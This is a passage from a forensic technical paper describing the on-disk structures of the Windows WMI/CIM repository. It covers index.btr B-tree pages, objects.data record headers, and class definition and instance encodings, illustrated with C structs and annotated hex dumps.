Result (XP)	<code>NS_2F830D7E9DBAE88EED79A5D5FBD63C0\\</code> <code>CI_E5844D1645B0B6E6F2AF610EB14BFC34\\</code> <code>IL_</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342</code> <code>C0F93E02A0590BFC4\\</code> <code>CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195E</code> <code>21E8C383D6C44CC41\\</code> <code>IL_</code>

Class instance with reference properties key construction

The CIM repository maintains a set of all other class instances that reference a given class instance using the index. It may use this query to check the database's consistency when it deletes a class instance that may be referenced by different class instances. The CIM repository constructs the index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the class definition name, and the instance key property values. It uses a trailing `R_` prefix with an index prefix match to identify the path components of referencing class instances. Table 13 lists an example of class instance reference key construction for both a Windows XP system and a Windows Vista system.

Table 13:

Example class
instance reference
key construction

Logical query	What classes instance reference <code>\\ROOT\\default\\ExistingClass.Name=NewClassName?</code>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\</code> <code>construct_path_component("KI_", "ExistingClass")\\</code> <code>construct_path_component("IR_",</code> <code>"ExistingClassName")\\</code> <code>R_</code>
Result (XP)	<code>NS_2F830D7E9DBAE88EED79A5D5FBD63C0\\</code> <code>KI_D39A5F4E2DE512EE18D8433701250312\\</code> <code>IR_AF59EEC6AE0FAC04E5E5014F90A91C7F\\</code> <code>R_</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342</code> <code>C0F93E02A0590BFC4\\</code> <code>KI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6</code> <code>599CED06DC300DE26\\</code> <code>IR_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E</code> <code>205D97CFBEA4E8F86\\</code> <code>R_</code>

index.btr file structures

The `index.btr` file does not have a dedicated file header, although by convention some logical page numbers have special meanings. An active page in the file is a node in the B-tree, or contains metadata about the tree. Every node in the `index.btr` file starts with a 0x104 byte `IndexPageHeader` structure followed by a 32-bit number, `entryCount`, specifying how many child and value pointers the B-tree node has.

The signature member of the `IndexPageHeader` structure can have one of the following values:

- 0xACCC: Indicates the page is currently active
- 0xADDD: Indicates the page is used to store administrative metadata
- 0xBADD: Indicates the page is currently in-active

Under Windows XP or earlier systems, the `IndexPageHeader.rootLogicalPageNumber` field of the administrative node contained the logical page number of the B-tree root node. On later operating systems, the B-tree root node is always found at logical page number 0.

Figure 31 lists the major binary structures of an index page:

Figure 31:
Index node structures

```
struct IndexPageHeader {
    uint32_t signature;
    uint32_t logicalPageNumber;
    uint32_t unknown;
    uint32_t rootLogicalPageNumber;
};

struct KeyRecord {
    uint16_t count;
    uint16_t offsets[count];
};

struct IndexPage {
    struct IndexPageHeaderheader;
    uint32_t entryCount;
    uint32_t zeros[entryCount];
    uint32_t childrenPointers[entryCount + 1];
    uint16_t keysOffsets[entryCount];
    uint16_t keyRecordsSize; // in uint_16s
    struct KeyRecord keys[entryCount];
    uint16_t stringTableCount;
    uint16_t stringTable[stringTableCount + 1];
    uint8_t data[...];
};
```


Figure 32 shows an example of the header of an active index page whose logicalPageNumber is 0x5F:

Figure 32:
Index node header
example


```
signature :          4 bytes
logicalPageNumber   : 4 bytes
Unknown            : 4 bytes
rootLogicalPageNumber : 4 bytes
entryCount         : 4 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 i-.._.....
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 .....
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...^...²...
```

For a node in the B-tree that has an `entryCount` N , the node has $N+1$ children pointers, and N keys. This means that there are no leaf nodes, and internal nodes point to indexed data. For a key K with index I , $I < N$, all keys with index less than I are alphanumerically smaller or equal to K . All keys found in children stemming from pointers with index less than or equal to I are also alphanumerically smaller or equal to K . Likewise, keys with index greater than I are strictly alphanumerically greater than K .

For example, Figure 33 shows a B-tree of depth 3. The key R , which is found in the right-most second level node, has index 1 and is alphanumerically greater than the key at index 0, i.e. M , but it is alphanumerically less than the key at index 2, i.e. U . All the keys found in the children stemming from pointers with index less or equal to 1 are alphanumerically less than R , i.e. K , L , N , P , and so on.

Figure 33:
B-tree of order 2



Within a node, child pointers and key are stored separately, although by the above property, indexes of entries are often compared.

Figure 34 continues the example in Figure 32, and shows the values of the child pointers. Here, the node declares that it has 0x6 32-bit unsigned integers set to zero, whose purpose is unknown. Next, there are 0x6+1=0x7 pointers to children nodes. A pointer in the `index.btr` is the logical page number of a child node in the tree. When a child does not exist, the pointer is set to -1 (which is 0xFFFFFFFF as a 32-bit unsigned integer). In this example, the children nodes for the next level of the B-tree can be found at the logical page number: 0x10A, 0xC7, 0x60, 0x15C, 0xB2, 0x146, 0x2, and 0x3.

Figure 34:

Index node child
pointers example

```
entryCount      : 4 bytes
zeros           : 4 * entryCount bytes
childrenPointers : 4 * (entryCount + 1) bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 i~.._.....
0025E010 06 00 00 0000 00 00 00 00 00 00 00 00 00 00 00 00 .....
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 .....
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F.....
```

The `keyOffsets` is an array of 16-bit unsigned integers that are offsets to keys records. The number of entries in `keyOffsets` array is equal to the value of `entryCount`. The offsets are represented in 16-bit words and are relative to the offset following the `keyRecordsSize`. In the Figure 35, there are six `keyOffsets` entries, 0x3, 0x0, 0x13, 0xF, and 0xB.

Figure 35:

Offsets to the Key
record

```
keyOffsets[] : entryCount * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 i~.._.....
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 .....
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F.....
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 .....
```

After the `keysOffsets` array is a 16-bit unsigned integer field `keyRecordsSize`. In the Figure 36, the `keyRecordsSize` value is 0x17 and is interpreted as the size of keys array in 16-bit words.

Next, the keys array, with `entryCount` entries, is found. The `Count` member of the record specifies the number of path components that make up the Key.

The `Offsets` is an array of 16-bit unsigned integer type, whose entries are indexes into the `stringTable` array. In the Figure 36, the first `KeyRecord` has two path components; the index into the `stringTable` array for the first component is 0xB while the index for the second component is 0x0.

Figure 36:
Key Records

```
keyRecordsSize      : 2 bytes
keys[]              : keyRecordsSize * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 i~.._.....
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 .....
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 00 ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 00 F.....
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 .....
0025E060 04 00 05 00 03 00 0F 00 03 00 10 00 03 00 0E 00 .....
0025E070 01 00 07 00 03 00 0D 00 02 00 06 00 03 00 0C 00 .....
0025E080 09 00 08 00 11 00 24 00 51 01 CC 01 E6 00 7B 00 .....$.Q.İ.æ.{.
```

Next, the `stringTableCount` is interpreted as the number of strings representing the path components. The array of offsets, `stringTable`, is next, containing `stringTableCount` + 1 entries. The offsets in the `stringTable` are interpreted as offsets into the data buffer. The offset

at index `stringTableCount` in the array points to then end of the last string component. In the Figure 37, the `stringTableCount` is 0x11 and the strings components offsets are 0x24, 0x151, 0x1CC, 0xE6, etc.; the string data starts at offset 0xAA in the current page.

Figure 37:String Component
Offsets

```
stringTableCount    : 2 bytes
stringTable[]       : (stringTableCount + 1) * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 i~.._.....
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 .....
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ć...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F.....
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 .....
0025E060 04 00 05 00 03 00 0F 00 03 00 10 00 03 00 0E 00.....
0025E070 01 00 07 00 03 00 0D 00 02 00 06 00 03 00 0C 00 .....
0025E080 09 00 08 00 11 00 24 00 51 01 CC 01 E6 00 7B 00 ....$.Q.ĭ.æ.{.
0025E090 9F 00 F0 01 75 01 5B 02 37 02 57 00 00 00 13 02 Ÿ.ð.u.[7W...
0025E0A0 A8 01 2D 01 C2 00 0A 01 8E 02 4E 53 5F 38 36 43 ~.-.Â...ŽNS_86C
```

Finally, the data consisting of null terminated path components' string representations is found. In Figure 38 the following string components are stored:

- NS_86C68CC88277F15FBE6F6D9A6A2F560A
- CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401
- Etc.

Figure 38:
String components

0025E0A0	A8	01	2D	01	C2	00	0A	01	8E	02	4E	53	5F	38	36	43	33	..-..Â...ŽNS_86C
0025E0B0	36	38	43	43	38	38	32	37	37	4631	35	46	42	45	3668CC88277F15FBE6			
0025E0C0	46	36	44	39	41	36	41	32	46	3536	30	41	00	43	44	F6D9A6A2F560A.CD		
0025E0D0	5F	36	36	34	43	44	39	45	32	43	37	44	37	35	34	41	_664CD9E2C7D754A	
0025E0E0	37	33	45	42	34	41	33	41	39	36	41	32	36	45	43	31	73EB4A3A96A26EC1	
0025E0F0	46	2E	39	34	2E	36	34	33	39	34	33	2E	32	34	30	31	F.94.643943.2401	
0025E100	00	4E	53	5F	32	44	44	45	34	36	39	31	33	43	38	33	.NS_2DDE46913C83	
0025E110	37	45	34	39	41	44	42	42	44	44	39	32	43	36	30	30	7E49ADBBD92C600	
0025E120	38	30	38	32	00	43	52	5F	43	45	38	39	44	31	43	338082.CR_CE89D1C3		
0025E130	31	42	34	37	33	31	43	45	35	38	38	46	37	45	42	37	1B4731CE588F7EB7	
0025E140	38	33	46	44	38	45	35	41	00	43	5F	30	46	32	45	35	83FD8E5A.C_OF2E5	
0025E150	38	38	45	39	43	38	45	31	33	43	46	42	45	33	35	31	88E9C8E13CFBE351	
0025E160	32	33	41	31	41	45	33	42	36	35	43	00	4E	53	5F	44	23A1AE3B65C.NS_D	
0025E170	44	37	33	33	32	33	38	31	30	44	41	42	32	44	33	36	D73323810DAB2D36	
0025E180	32	34	38	32	44	38	35	39	32	38	43	31	36	35	41	00	2482D85928C165A.	
0025E190	43	52	5F	43	38	42	39	39	35	33	45	42	35	45	45	44	CR_C8B9953EB5EED	
0025E1A0	30	33	31	31	30	35	36	41	42	46	39	37	46	45	43	39	0311056ABF97FEC9	
0025E1B0	30	35	30	00	52	5F	44	35	38	32	32	41	37	39	39	44	050.R_D5822A799D	
0025E1C0	38	34	45	32	38	45	35	39	44	46	43	30	31	46	34	33	84E28E59DFC01F43	
0025E1D0	39	39	42	41	43	45	00	4E	53	5F	44	41	32	37	38	36	99BACE.NS_DA2786	
0025E1E0	42	38	36	46	41	37	32	38	41	46	34	45	43	38	35	43	B86FA728AF4EC85C	
0025E1F0	35	43	44	35	34	42	30	38	42	34	00	43	49	5F	45	35	5CD54B08B4.CI_E5	
0025E200	38	34	34	44	31	36	34	35	42	30	42	36	45	36	46	32	844D1645B0B6E6F2	
0025E210	41	46	36	31	30	45	42	31	34	42	46	43	33	34	00	49	AF610EB14BFC34.I	
0025E220	4C	5F	31	32	38	45	45	43	34	37	44	34	35	33	31	44	L_128EEC47D4531D	
0025E230	33	37	35	42	44	44	41	31	46	38	30	35	37	32	46	31	375BDDA1F80572F1	
0025E240	42	44	2E	34	33	32	2E	37	36	30	34	38	39	2E	31	32	BD.432.760489.12	
002																		

As mentioned before the first `KeyRecord` consists of two path components, the string at index 0xB and index 0x0 in the `stringTable`. The offset of the string at index 0xB in `stringTable` is 0x0 which represents the string `NS_86C68CC88277F15FBE6F6D9A6A2F560A`. The offset of the string at index 0x0 in `stringTable` is 0x24 which represents the string `CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`. The resulting key, using concatenation, represents a class definition:

- `NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`

By parsing the whole records in the page, the following six keys are discovered:

1. `NS_2DDE46913C837E49ADBBDD92C6008082\CR_CE89D1C31B4731CE588F7EB783FD8E5A\C_OF2E588E9C8E13CFBE35123A1AE3B65C`
2. `NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`
3. `NS_8DFCCA0B7FAB09C32755407485035A60\KI_C010FD7DD9000F150727289DC325C71F\I_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212`
4. `NS_AC3EFBD18065EBF47BE8D9592C429C5D\CR_0745D601E1DB31037467E0E38D7FDE78\C_A5FA2E1D2577F4AB73FA15C472A4E20F`
5. `NS_DA2786B86FA728AF4EC85C5CD54B08B4\CI_E5844D1645B0B6E6F2AF610EB14BFC34IL_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124`
6. `NS_DD73323810DAB2D362482D85928C165A\CR_C8B9953EB5EED0311056ABF97FEC9050\R_D5822A799D84E28E 59DFC01F4399BACE`

Objects

The CIM repository stores objects, such as class definitions and namespace instances, using a binary format in the `objects.data` file. As noted in the Physical Representation section, the `objects.data` file is page oriented, and each page is 0x2000 bytes long. The mapping files provide a mechanism for converting logical page numbers to physical page numbers, which are used to seek into the object store file.

object.data file structures

The `objects.data` file does not have a dedicated file header, although by convention some logical page numbers have special meanings. Each page in the object store file starts with a header that declares how many records the page contains, and a sequence of variable length records stored in a data section. The list of record headers terminates with a header entry that contains all NULL bytes. Figure 39 lists the structures used by the object store to organize a page.

The CIM repository
stores objects, such as class
definitions and
namespace instances

When the CIM database needs to resolve an object,
it uses a pointer that contains the logical page number
in the object store, and the record ID.

Figure 39:
Object store
structures

```
struct ObjectStorePage {
    struct ObjectStoreRecordHeader headers[...];
    struct ObjectStoreRecordHeader nullHeader; // 0x10 bytes of NULLs
    uint8_t data[...];
}

struct ObjectStoreRecordHeader {
    uint32_t recordID;
    uint32_t offset;
    uint32_t size;
    uint32_t checksum;
};
```

Each record header contains a record ID, an offset into the page total record size, and CRC32 checksum of the record data. When the CIM database needs to resolve an object, it uses a pointer that contains the logical page number in the object store, and the record ID. The database seeks to the physical page determined using logical-to-physical page number resolution in the mapping file, and scans the record headers for the matching header ID. Finally, it can seek directly to the page offset and read the record data.

The `index.btr` index encodes object pointers as the final part of the key strings. This means the pointers are encoded ASCII strings. The format of a pointer is `logical_page_number.record_id.record_length`. The database can confirm its consistency by confirming that the object pointer length field matches the record header size field, and verifying the CRC32 checksum over the record data. Figure 40 lists example of an object store page parsed into its headers, the null header, and data.

Figure 40:Example object store
page header

```
Id           : 0x4 bytes
InPageOffset : 0x4 bytes
Size         : 0x4 bytes
Checksum     : 0x4 bytes
NULL header  : 0x10 bytes
Data        : rest of the bytes

002D8000 AB AA 09 00C0 00 00 00DB 08 00 004C BC 78 91 .....L.x.
002D8010 8C 9E 09 009B 09 00 00EB 00 00 0026 CD EC FB .....&...
002D8020 08 E4 09 0086 0A 00 0066 01 00 00C4 F4 F8 B6 .....f.....
002D8030 99 7B 09 00EC 0B 00 00D7 06 00 005E 89 42 2C .{.....^.B,
002D8040 AB A8 09 00C3 12 00 0005 02 00 0043 3D 40 DD .....C=@.
002D8050 AB C1 09 00C8 14 00 0010 01 00 0072 39 B5 19 .....r9..
002D8060 50 CC 09 00D8 15 00 00FB 00 00 00A6 17 67 5A P.....gZ
002D8070 E9 A1 09 00D3 16 00 0066 01 00 0021 1A C3 6B .....f...!..k
002D8080 53 B9 09 0039 18 00 0002 04 00 00F5 E4 5C 9C S...9.....\
002D8090 DF 95 09 003B 1C 00 0033 03 00 0007 93 0C FF ....;...3.....
002D80A0 A0 B9 09 006E 1F 00 0074 00 00 00ED 03 4B E9 ....n...t....K.
002D80B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002D80C0 0F 00 00 00 5F 00 5F 00 45 00 76 00 65 00 6E 00 ..._._.E.v.e.n.
002D80D0 74 00 43 00 6F 00 6E 00 73 00 75 00 6D 00 65 00 t.C.o.n.s.u.m.e.
002D80E0 72 00 80 45 38 3F 9B 70 C7 01 A5 08 00 00 00 00 r..E8?.p.....
002D80F0 00 00 00 36 00 00 00 19 00 00 00 00 5F 5F 45 76 ...6....._Ev
```

It is possible for the size of a record to exceed the page size (0x2000 bytes). In this case, the record and its header will be placed in a page by themselves, and the record data overflows into the next logical page. Figure 41 lists an example of a parsed extended record.

Figure 41:Example object store
page header for
extended record

```
Record Header 1
Record Header 2 (all zeros)
Record 1

004C8000 01 00 00 00 20 00 00 00 BE 36 00 00 44 29 4D FB ....6..D)M.
004C8010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
004C8020 00 00 00 00 3D D2 89 3D 5B B7 D0 01 A6 36 00 00 ....=..=[...6..
004C8030 00 00 00 00 00 09 00 00 00 04 00 00 00 0F 00 00 .....
004C8040 00 08 00 00 00 00 0B 00 00 00 FF FF 02 00 00 00 .....
004C8050 10 00 00 00 1D 00 00 00 4F 00 00 00 55 00 00 00 .....0...U...
004C8060 10 63 0E 00 00 87 00 00 00 65 36 00 80 00 4F 70 .c.....e6...0p
```


Object store record structures

The CIM repository uses the `objects.data` file to store class definitions and class instances in records. The data is serialized into a custom binary format that supports the object-oriented features of the CIM standard. Parsing a class instance requires the repository to know the class layout, which is derived from the class's definition. Computing the class layout involves collecting all its ancestors and computing their shared properties. Although tedious, the steps required to fully parse class instances are straightforward.

Class definitions

A class definition describes a complex type in the CIM model, including the base class, the class qualifiers, the class properties with their qualifiers, the default values and methods. Figure 42 lists the structures used to parse a class definition from an object buffer. Figure 43 shows an example of a `ClassDefinition` structure applied to an object buffer. Figure 44 shows an example of a `ClassDefinitionRecordData` applied to additional data from the same object buffer.

Figure 42:
Object store
structures

```
struct ClassDefinition {
    uint32_t baseClassNameLength;
    wchar_t baseClassName[baseClassNameLength];
    FILETIME createdDate;
    struct ClassDefinitionRecordData record;
};

struct ClassDefinitionRecordData {
    uint32_t recordSize;
    uint8_t unknownByte;
    uint32_t classNameOffset;
    uint32_t defaultValuesMetadataSize;
    struct ClassNameRecord className;
    uint32_t classNameUnicodeLength;
    uint32_t classQualifiersListLength;
    struct Qualifier classQualifiers[...];
    uint32_t propertyReferenceListLength;
    struct PropertyReference propertyRefs[...];
    struct DefaultValuesMetadata defaultValuesMeta;
    uint32_t propertyDataSize; //MSB is always set
    uint8_t properties[propertyDataSize];
    uint32_t methodDataSize;
    uint8_t methods[methodDataSize];
};

struct ClassNameRecord {
    uint32_t length; // the length of this entire record
    struct CIMString className;
    uint32_t unknown;
```

Figure 42:Object store
structures (cont.)

```
};

struct CIMString {
    uint8_t type;
    char    string[...]; // if type is 0, NULL-terminated ASCII string
};

struct Qualifier {
    uint32_t nameOffset; // overloaded for builtin-IDs
    uint8_t  unknown;
    uint32_t type;
    uint8_t  data[up to 0x4];
};

struct PropertyReference {
    uint32_t nameOffset;
    uint32_t propertyOffset;
};

Struct Property {
    uint32_t type;
    uint16_t index;
    uint32_t offset;
    uint32_t classLevel;
    uint32_t qualifiersListLength;
    struct  Qualifier qualifiers[...];
};
```

Figure 43:Example class
definition header

```
baseClassNameLength : 0x4 bytes
baseClassName       : 0xF bytes
createdDate         : 0x8 bytes
```

Derived Class:

```
002872C3 0F 00 00 00 5F 00 5F 00 45 00 76 00 65 00 6E 00 ..._.E.v.e.n.
002872D3 74 00 43 00 6F 00 6E 00 73 00 75 00 6D 00 65 00 t.C.o.n.s.u.m.e.
002872E3 72 00 56 6B 01 79 E3 54 C5 01                      r.Vk.yāTĀ.
```

Figure 44:
Example class
definition record

[illegible]

The base class name record contains two known fields: a string size, and a variable length CIM string. A CIM string is the encoding used to store string data is typically ASCII-encoded. When the first byte of the CIM string is NULL, then the remainder of the buffer contains ASCII data. If the first byte is not NULL, then the remainder of the buffer contains data in an unknown encoding. Figure 45 lists an example of a `ClassNameRecord` that contains a CIM string. Note that the class name `__EventConsumer` is stored as an ASCII string following a leading NULL byte.

Figure 45:
Example base class
name record

```
length      : 0x4 bytes
className   : 0x19 bytes
unknownDWord : 0x4 bytes

002872FA 19 00 00 0000 5F 5F 45 76 65 6E 74 43 6F 6E 73 ....__EventCons
0028730A 75 6D 65 72 00 11 00 00 00 umer....
```

When parsing a `Qualifier`, the `nameOffset` field contains an offset into the property data section; however, if the most significant bit of the field is set, then the value is overloaded to mean a constant that resolves to a built-in qualifier name. The built-in qualifier names and constant values are:

- `QUALIFIER_PROP_PRIMARY_KEY=0x1`
- `QUALIFIER_PROP_READ = 0x3`
- `QUALIFIER_PROP_WRITE = 0x4`
- `QUALIFIER_PROP_VOLATILE=0x5`
- `QUALIFIER_PROP_CLASS_PROVIDER = 0x6`
- `QUALIFIER_PROP_CLASS_DYNAMIC = 0x7`
- `QUALIFIER_PROP_TYPE = 0xA`

The type field may have one of the following values:

- `VT_EMPTY = 0x00`
- `VT_I2 = 0x02`
- `VT_I4 = 0x03`
- `VT_R4 = 0x04`
- `VT_R8 = 0x05`
- `VT_BSTR = 0x08`
- `VT_BOOL = 0x0B`
- `VT_UNKNOWN = 0x0D`
- `VT_I1 = 0x10`
- `VT_UI1 = 0x11`
- `VT_UI2 = 0x12`
- `VT_UI4 = 0x13`
- `VT_I8 = 0x14`
- `VT_UI8 = 0x15`
- `VT_DATETIME = 0x65`
- `VT_REFERENCE = 0x66`
- `VT_CHAR16 = 0x67`
- `VT_ILLEGAL = 0xFF`

The base type may be extended to refer to an array or reference if it is binary OR'd with one of the following values:

- `VT_ARRAY = 0x2000`
- `VT_BYREF = 0x4000`

For example, the type value `0x2008` is interpreted as an array of strings.

The size of the data field depends on the type of the qualifier. If the type is one of `VT_BSTR`, `VT_UNKNOWN`, `VT_DATETIME`, `VT_REFERENCE` or `VT_ARRAY`, the data field is interpreted as an offset in the property data. Otherwise, the size of the data field matches the size of the underlining type.

Figure 46 lists an example of a parsed qualifier record. In this example, the qualifier name is found at offset `0x1B` in the data section (which ultimately is parsed to be the string `local`), its type is `VT_I4` (32-bit signed integer) and its inlined value is `0x409`. This example qualifier hints to the WMI client that the property to which this qualifier is attached contains an English string.

Figure 46:

Example qualifier record

```
nameOffset : 0x4 bytes
unknown    : 0x1 byte
type       : 0x4 bytes
data       : up to 0x4 bytes
```

```
00287317 1B 00 00 00 00 03 00 00 0009 04 00 00 .....
```

The `propertyRefs` list is an array of pairs of 32-bit unsigned integers. Iterating each entry in this list and resolving the properties yields all the metadata that defines the properties not inherited from ancestors. The first field of an entry points to an ASCII string that is stored in the property data section

of the class definition. The second field points to a `Property` object also stored in the property data section. Figure 47 shows an example `propertyRefs` list that contains five references to properties. All the offsets point to structures found in the class definition's property data section.

Figure 47:

Example property reference structures

```
nameOffset      : 0x4 bytes
propertyOffset  : 0x4 bytes

00287328 23 00 00 0030 00 00 00 57 00 00 005D 00 00 00 #...0...W...]...
00287338 8F 00 00 009F 00 00 00C6 00 00 00D7 00 00 00 ...Ÿ...Æ...x...
00287348 13 01 00 001F 01 00 00 .....

```

Resolving the first `PropertyReference` into the two structures yields the property's name and its definition. Figure 61 lists the data found at offset 0x23 into the property data section. It contains the name for the property, which is `KillTimeout`. Figure 48 lists the data found 0x30 bytes into the property data section. It contains the property definition structure.

The `Property` structure describes the type, qualifiers, and location of a property within a class. The `type` field has the same meaning as the `type` field of a `Qualifier`, which supports built-in types. The `index` field represents the index of the property in the class, and takes

into account properties inherited from ancestor classes. The offset represents the offset in bytes of the current property. This field is used when parsing a class instance's concrete values from an object record in the `objects.data` file. The `classLevel` represents the index of the class in the class hierarchy where the property is defined.

Each `Property` has its own list of `Qualifiers` with the same internal structure as the class qualifiers. These provide hints to WMI clients for how to access and interpret the property. For example, the `Read` qualifier indicates that a property is intended to be read-only.

Figure 48:

Example property name

```
nameString      : 0xC bytes

00287399 00 4B 69 6C 6C 54 69 6D 65 6F 75 74 00 .KillTimeout.

```

The parsed Property structure in Figure 49 is for the property named KillTimeout. The type field is 0x13, which indicates the value is a VT_UI4, or 32-bit unsigned integer. The property index is 0x7, which indicates it's the eighth property in this class. The property offset is 0x1c, which is used to extract the value of KillTimeout from a class instance. The level is 0x3,

which indicates that it is defined in the classActiveScriptEventConsumer, because this class is a great-grandchild of the root class. The property has only one qualifier, which is the built-in QUALIFIER_PROP_TYPE qualifier with the value uint32. This hints to WMI clients to interpret the property's value as a 32-bit unsigned integer — consistent with the type field.

Figure 49:

Example property
name

```
type           : 0x4 bytes
index          : 0x2 bytes
offset         : 0x4 bytes
classLevel     : 0x4 bytes
qualifiersListLength : 0x4 bytes
qualifiers[...] : 0x11 bytes

002873A6 13 00 00 00 07 00 1C 00 00 00 03 00 00 00 11 00 .....
002873B6 00 00 0A 00 00 80 03 08 00 00 00 4F 00 00 00 00 .....E....0....
002873C6 75 69 6E 74 33 32 00uint32.
```

Some properties can have default values defined. The DefaultValuesMetadata structure declares whether each property has a default value assigned, whether it's inherited from a base class, and its location. The DefaultValuesMetadata stores the information about the default values as two bit flags per property as follows:

- Bit 0:
 - 0x0 – has default value
 - 0x1 – no default value
- Bit 1:
 - 0x0 – default value is not defined in any of the base classes
 - 0x1 – default value is defined in one of the base classes

The total byte size of the flags is computed by dividing the number of

properties in the class by four and rounding the result to the next multiple of eight.

In the DefaultValuesMetadata, each property has an associated entry; depending on the property type, the entry is interpreted as follows:

- Fixed length property - the actual default value defined inline
- Variable length property - an offset in the property data section to the default value

If the property doesn't have a default value, -1 is used. To get to the metadata value, the offset field in the Property is used as an offset into the DefaultValuesMetadata data section.

Class instances

A class instance buffer contains the concrete property values of a specific class instance. In order to parse a class instance buffer, the CIM database must first parse the associated class definition, and its complete class hierarchy. The step is required because some classes inherit properties of ancestor classes, and the database must resolve the correct locations of concrete property values when a child overrides an inherited property. The result of this bookkeeping operation is a set of tuples (offset, property definition). The database simply parses the concrete value from offset in the object buffer, using the description of the property found in property definition. If a concrete property value is not provided in the object buffer, the database falls back on default values declared by the class definition.

Figure 50 lists the structures used to parse a class instance from an object buffer. Figure 51 shows an example of a `ClassInstance` structure applied to a partial object buffer. Figure 52 shows an example of a `ClassInstanceData` structure applied to additional data from the same object buffer.

In order to parse a class instance buffer, the CIM database must first parse the associated class definition, and its complete class hierarchy.

Figure 50:
Class instance
structures

```
struct ClassInstance {
    wchar_t    nameHash[0x40];
    FILETIME   timestamp1;
    FILETIME   timestamp2;
    Struct      ClassInstanceData  instanceData[...];
};

struct ClassInstanceData {
    uint32_t   size;
    uint8_t    unknown_1;
    uint32_t   classNameOffset;
    struct      DefaultValuesMetadata defaultValuesMeta;
    struct      PropertyValueReferences valueRefs[...];
    uint32_t   footerSize;
    uint8_t    footer[footerSize - 0x4];
    uint8_t    unknown_2;
    uint32_t   propertyDataSize; //MSB is always set
    uint8_t    propertyData[...];
};
```

Figure 51:Example class
instance structure

```
nameHash           : 0x40 bytes
classCreationDate   : 0x8 bytes
instanceCreationDate : 0x8 bytes

00C18BB2 33 00 45 00 37 00 38 00 41 00 33 00 37 00 45 00 3.E.7.8.A.3.7.E.
00C18BC2 31 00 44 00 45 00 37 00 30 00 33 00 35 00 37 00 1.D.E.7.0.3.5.7.
00C18BD2 43 00 33 00 35 00 33 00 41 00 31 00 35 00 44 00 C.3.5.3.A.1.5.D.
00C18BE2 36 00 42 00 42 00 42 00 38 00 41 00 31 00 37 00 6.B.B.B.8.A.1.7.
00C18BF2 41 00 31 00 44 00 33 00 31 00 46 00 38 00 44 00 A.1.D.3.1.F.8.D.
00C18C02 35 00 30 00 31 00 45 00 44 00 38 00 46 00 31 00 5.0.1.E.D.8.F.1.
